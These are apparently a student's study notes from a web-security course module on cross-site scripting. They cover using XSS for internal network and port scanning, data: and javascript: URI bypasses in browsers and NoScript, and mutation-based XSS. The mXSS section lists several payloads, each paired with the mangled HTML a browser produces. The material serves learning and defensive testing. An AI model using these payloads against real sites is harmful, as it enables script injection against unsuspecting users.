3. Module - XSS - part 2

Network Attacks with XSS


IP Detection (alive host in subnet + port scanning)

-> for showing the ip-address on the page

- Using My Address Java Applet
  https://reglos.de/myaddress/MyAddress.html
- Using WebRTC HTML5
  http://net.ipcalf.com/

Port Scanning

-> Simple Script in JS
http://www.gnucitizen.org/static/blog/2006/08/jsportscanner.js
-> another Simple Script in JS



-> how to trick HTML forms to penetrate internal networks from a site outside the network
https://www.eyeonsecurity.org/papers/Extended HTML Form Attack.pdf
https://resources.enablesecurity.com/resources/the extended html form attack revisited.pdf

-> HTML5 alternatives CORS (http://web.archive.org/web/20120308180633/http:/www.andlabs.org/tools/jsrecon/jsrecon.html) and Websocket (https://developer.mozilla.org/en-US/docs/Web/API/WebSocket) -> both of which are new HTML5 features, it is also possible to scan networks and ports.

Browsers based on Chromium / Bypasses

```
data:text/html,<script>alert('Self-XSS')</script>
```

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnU2VsZi1YU1MnKTwvc2NyaXB0Pg==
```

Browsers based on Mozilla Firefox / Bypasses

add the payload with JS schema in the bookmarks
-> Safari denies javascript: from Search bar but is allowed within bookmarks and the data schema (data:text/html,payload)

NoScript Security Suite / Bypasses

-> it does not block javascript and data URI schemes within bookmarks.

Mutation-based XSS ?

https://cure53.de/fp170.pdf


XML Namespaces in Unknown Elements Causing Structural Mutation (v8 and older)

my payload ->

```
<article xmlns ="urn:img src=x onerror=xss()//" >123
```

Browser output ->

```
<?XML:NAMESPACE PREFIX = [default] >
**<img src=x onerror=alert(1)** NS = ">
<img src=x onerror=alert(1)" />
<article xmlns=">
<img src=x onerror=alert(1)">
</article>
```




Backslashes in CSS Escapes causing String-Boundary Violation (v7 and older)

my paylaod ->

```
<p style ="font-family:'ar\27\3bx\3a
expression\28\61lert\28\31\29\29\3bial'" ></p>
```

Browser Output ->

```
<P style="FONT-FAMILY: 'ar';x:expression(alert(1));ial'"></P>
```




Misfit Characters in Entity Representation breaking CSS Strings (v7 and older)

my payload ->

```
<p style="font-family: 'ar&amp;quot;;x=expression(alert(1))/*ial'"></p>
```

Browser Output ->

```
<P style="FONT-FAMILY: 'ar';x:expression(alert(1))/*ial'"></P>
```




An evergreen (ALL versions)

my payload ->

```
<img style="font-fa\22onerror\3d\61lert\28\31\29\20mily:'arial'"src="x:x" />
```

Browser Output ->

```
<IMG style="font-fa"onerror=alert(1) mily: 'arial'" src="x:x">
```




CSS Escapes in Property Names violating entire HTML Structure (v8 and older)

```
<listing>
&lt;img src=1 onerror=alert(1)&gt;
</listing>
```

Browser Output ->

```
<listing>
<img src=1 onerror=alert(1)>
</listing>
```



Mutation XSS works recursively, so if a payload is encoded, just access the innerHTML twice, and if it is n-times encoded, access innerHTML n-times! -> ?????

-> tool that mutates the HTML multiple times.
http://www.businessinfo.co.uk/labs/mxss/